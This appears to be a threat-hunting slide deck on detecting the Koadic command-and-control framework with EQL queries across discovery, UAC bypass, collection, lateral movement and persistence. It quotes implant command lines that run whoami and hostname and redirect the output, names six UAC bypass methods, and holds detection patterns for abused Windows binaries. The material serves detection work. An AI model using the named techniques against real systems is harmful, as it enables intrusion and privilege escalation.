
- Cached stager in Temporary Internet Files directory





```
file where process_name in
  ("mshta.exe","regsvr32.exe", "rundll32.exe", "wmic.exe")
  and subtype.create and file_path == "*Content.IE5*"
```


elastic

Koadic Command and Control (C2)





Discovery

- **Technique** Account Discovery (T1087)
  Remote System Discovery (T1096)
  System Account Discovery (T1033)
- **Detection** Look for any users that run multiple different types of discovery commands

```
macro KOADIC_DISCOVERY(name)
    name in (
      "arp.exe", "findstr.exe", "hostname.exe", "ipconfig.exe",
      "nbtstat.exe", "net.exe", "net1.exe", "netsh.exe",
      "nltest.exe", "ping.exe", "systeminfo.exe", "tasklist.exe",
      "tracert.exe", "whoami.exe"
      )
```


elastic


Discovery

- **Technique** Account Discovery (T1087)
  Remote System Discovery (T1096)
  System Account Discovery (T1033)
- **Detection** Look for any users that run multiple different types of discovery commands

```
sequence by user_name with maxspan=10m
  [process where subtype.create and KOADIC_DISCOVERY(process_name)]
  [process where subtype.create and KOADIC_DISCOVERY(process_name)]
  [process where subtype.create and KOADIC_DISCOVERY(process_name)]
| unique user_name
```


elastic


- Tie to grandchildren of processes (rundll32.exe)




```
sequence by user_name with maxspan=10m
  [process where child of [process where parent_process_name == "rundll32.exe"] and
     KOADIC_DISCOVERY(process_name)]
  [process where child of [process where parent_process_name == "rundll32.exe"] and
     KOADIC_DISCOVERY(process_name)]
  [process where child of [process where parent_process_name == "rundll32.exe"] and
     KOADIC_DISCOVERY(process_name)]
  | unique user_name
```


elastic

- Tie to descendant of parent process (wmiprvse.exe)




```
sequence by user_name with maxspan=10m
 [process where child of [process where parent_process_name == "rundll32.exe"]
     and KOADIC_DISCOVERY(process_name) and
     descendant of [process where parent_process_name == "wmiprvse.exe"]]
 [process where child of [process where parent_process_name == "rundll32.exe"]
     and KOADIC_DISCOVERY(process_name) and
     descendant of [process where parent_process_name == "wmiprvse.exe"]]
| unique user_name
```


elastic

Command and Control (C2)

- **Technique** Rundll32 (T1085), Mshta (T1170)
- **Detection** Look for network activity from abusable binaries
  Continuously tune to your environment

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact


```
join by source_ip
  [network where process_name == "rundll32.exe"]
  [network where process_name == "mshta.exe"]
  [file where process_name == "rundll32.exe" and file_path == "*Content.IE5*"]
  [process where process_name == "rundll32.exe" and parent_process_name = "wmiprvse.exe"]
  [process where process_name == "cmd.exe" and parent_process_name = "rundll32.exe"]
```

elastic

UAC Bypass

Attackers can't choose where they land

- **Overview**
  - Launched with Windows Vista
  - Limit unauthorized activity without consent
  - Most programs run with Medium integrity
- **Objective**
  - Move from Medium to High
- **Requirements**
  - Must be member of Administrators group
  - UAC settings are not set to High



elastic

UAC Bypass

- **6 UAC Bypasses in Koadic**
  - Compdefaults
  - `Compmgmtlauncher`
  - Eventvwr
  - Fodhelper
  - SdcIt
  - Slui
- Leverage sequencing to strengthen detection
- Focus efforts on registry modifications, artifacts before/after technique

Privilege Escalation

- **Technique** Bypass User Account Control (T1088)
- **Detection** Monitor registry file modifications based on registry hijacking of CompMgmtLauncher.exe (UAC technique discovered by enigma0x3)

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

```
sequence with maxspan=10s
  [registry where length(bytes_written_string) > 0 and key_type in
    ("sz", "expandSz") and key_path == "*\\mscfile\\shell\\open\\command\\"
    and user_name != "SYSTEM"]
```


https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

Privilege Escalation

- **Technique** Bypass User Account Control (T1088)
- **Detection** Monitor registry file modifications based on registry hijacking of CompMgmtLauncher.exe (UAC technique discovered by enigma0x3)

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

```
sequence with maxspan=10s
  [registry where length(bytes_written_string) > 0 and key_type in
    ("sz", "expandSz") and key_path == "*\\mscfile\\shell\\open\\command\\"
    and user_name != "SYSTEM"]
  [process where process_path == "C:\\Windows\\System32\\CompMgmtLauncher.exe"]
```

elastic

https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

Privilege Escalation

- **Technique** Bypass User Account Control (T1088)
- **Detection** Monitor registry file modifications based on registry hijacking of CompMgmtLauncher.exe (UAC technique discovered by enigma0x3)



```
sequence with maxspan=10s
  [registry where length(bytes_written_string) > 0 and key_type in
    ("sz", "expandSz") and key_path == "*\\mscfile\\shell\\open\\command\\"
    and user_name != "SYSTEM"]
  [process where process_path == "C:\\Windows\\System32\\CompMgmtLauncher.exe"]
  [process where process_name in ("mshta.exe","rundll32.exe") and
    integrity_level == "high"]
```


https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

Collection & Exfiltration

- Redirects **STDOUT/STDERR** to temporary txt file
- Reads content of file into implant then deletes file (1s)

```
cmd.exe" /q /c chcp 437 & time 1> C:\Users\IEUser\AppData\Local\Temp\95fe63d2-e79d-2706-2e89-2084a225343e.txt 2>&1
cmd.exe /q /c chcp 437 & hostname 1> C:\Users\IEUser\AppData\Local\Temp\9909f618-4fb5-eb66-745d-f40143687330.txt 2>&1
cmd.exe" /q /c chcp 437 & whoami /groups 1> C:\Users\IEUser\AppData\Local\Temp\2a0f4991-b684-afe0-63e6-207e58ac4af8.txt 2>&1
```



File Write Example - 95fe63d2-e79d-2706-2e89-2084a225343e.txt

elastic

Collection & Exfiltration

- **Technique** Data from Local System (T1005)
  Remote System Discovery (T1096)
  System Owner/User Discovery (T1033)
- **Detection** Look for text file modifications by command shells with redirection

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

```
file where file_name == "*.txt" and
    event of [process where process_name == "cmd.exe" and command_line == "*>*"]
```

Subtype	Filepath
File Created	“C:\Users\IEUser\AppData\Local\Temp\95fe63d2-e79d-2706-2e89-2084a225343e.txt”
File Created	“C:\Users\IEUser\AppData\Local\Temp\9909f618-4fb5-eb66-745d-f40143687330.txt”

elastic

Collection & Exfiltration

- Get more context by adding different event types

```
sequence with maxspan=5s by unique_pid
 [process where process_name == "cmd.exe" and command_line == "*>*"]
 [file where file_name == "*.txt" and
    event of [process where process_name == "cmd.exe" and command_line == "*>*"]]
```

Event Type	Command Line / Filepath
Process	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & whoami /groups 1> C:\Users\IEUser\AppData\Local\Temp\2a0f4991-b684-afe0-63e6-207e58ac4af8.txt 2>&1
File	“C:\Users\IEUser\AppData\Local\Temp\2a0f4991-b684-afe0-63e6-207e58ac4af8.txt”

Collection & Exfiltration

- Get tighter detections based on process lineage

```
sequence with maxspan=5s by unique_pid
 [process where process_name == "cmd.exe" and command_line == "*>*"]
 [file where file_name == "*.txt" and
    event of [process where process_name == "cmd.exe" and command_line == "*>*"]
      and descendant of [process where parent_process_name == "wmiprvse.exe"]]
```

Event Type	Command Line / Filepath
Process	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & whoami /groups 1> C:\Users\IEUser\AppData\Local\Temp\2a0f4991-b684-afe0-63e6-207e58ac4af8.txt 2>&1
File	“C:\Users\IEUser\AppData\Local\Temp\2a0f4991-b684-afe0-63e6-207e58ac4af8.txt”

Execution

- **Technique** Execution through Module Load (T1129)
- **Detection** Monitor image loads from Koadic stager/C2 processes used to add new capabilities

Process	Image Loaded
mshta.exe	wmiutils.dll (WMI)
mshta.exe	winhttp.dll (Windows HTTP services)
mshta.exe/rundll32.exe	msxml6.dll (MSXML)
mshta.exe/rundll32.exe	jscript9.dll (JScript Engine)
mshta.exe	npmproxy.dll (Network List Manager Proxy)

elastic

Execution

- **Technique** Execution through Module Load (T1129)
- **Detection** Monitor image loads from Koadic stager/C2 processes used to add new capabilities

```
sequence by unique_pid
  [process where process_name in ("mshta.exe", "rundll32.exe")]
  [image_load where image_name in ("jscript9.dll", "msxml6.dll",
    "npmproxy.dll", "winhttp.dll", "wmiutils.dll")]
```

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

elastic

Lateral Movement

- **Technique** Windows Management Instrumentation (T1047)
- **Detection** Match PID process from source host to Client Process ID on destination host looking for process creations

```
join by pid, arguments.ClientProcessId
  [process where true]
  [wmi where arguments.Operation == "*Win32_Process::Create*"]
| filter events[0].hostname != events[1].hostname
```

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

elastic

Lateral Movement

- **Technique** Windows Management Instrumentation (T1047)
- **Detection** Match PID process from source host to Client Process ID on destination host looking for process creations

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

```
join by pid, arguments.ClientProcessId
  [process where true] //Source Host
  [wmi where arguments.Operation == "*Win32_Process::Create*"] //Dest Host
| filter events[0].hostname != events[1].hostname
```


elastic

Persistence

- **Technique** WMI Event Subscription (T1084)
- **Detection** Look for the installation and configuration of event filter, event consumer, and binding by same PID

Initial Access
Execution
Persistence
Privilege Escalation
Command and Control
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Impact

```
join by unique_pid
  [wmi where arguments.Operation == "*IWbemServices::PutInstance*EventFilter*"]
  [wmi where arguments.Operation == "*IWbemServices::PutInstance*EventConsumer*"]
  [wmi where arguments.Operation == "*IWbemServices::PutInstance*FilterToConsumerBinding*"]
```


elastic

05 EQL Community

Download EQL


pip install eql

- Install the python package (supports 2.7, 3.4+)
- Built in CLI eql query with stdin/stdout redirection
- Read the Getting Started blog post for more information
  - endgame.com/blog/technical-blog/getting-started-eql

elastic

Eqllib

- Library of analytics mapped to MITRE ATT&CK™
- Including:
  - 119 analytics
  - Atomic Blue



Eqllib Analytic - Bypass UAC via Fodhelper.exe

https://eqllib.readthedocs.io/en/latest/analytics/e491ce22-792f-11e9-8f5c-d46d6d62a49e.html

elastic

Resources

- Getting started with EQL (blog)
  - endgame.com/blog/technical-blog/getting-started-eql
- Endgame Guide to Threat Hunting (PDF)
  - pages.endgame.com/wc-guide-to-threat-hunting.html
- Follow the guide for creating sophisticated queries
  - eql.readthedocs.io/query-guide
- Documentation
  - eql.readthedocs.io
- Clone it!
  - github.com/endgameinc/eql
  - github.com/endgameinc/eqllib

Questions?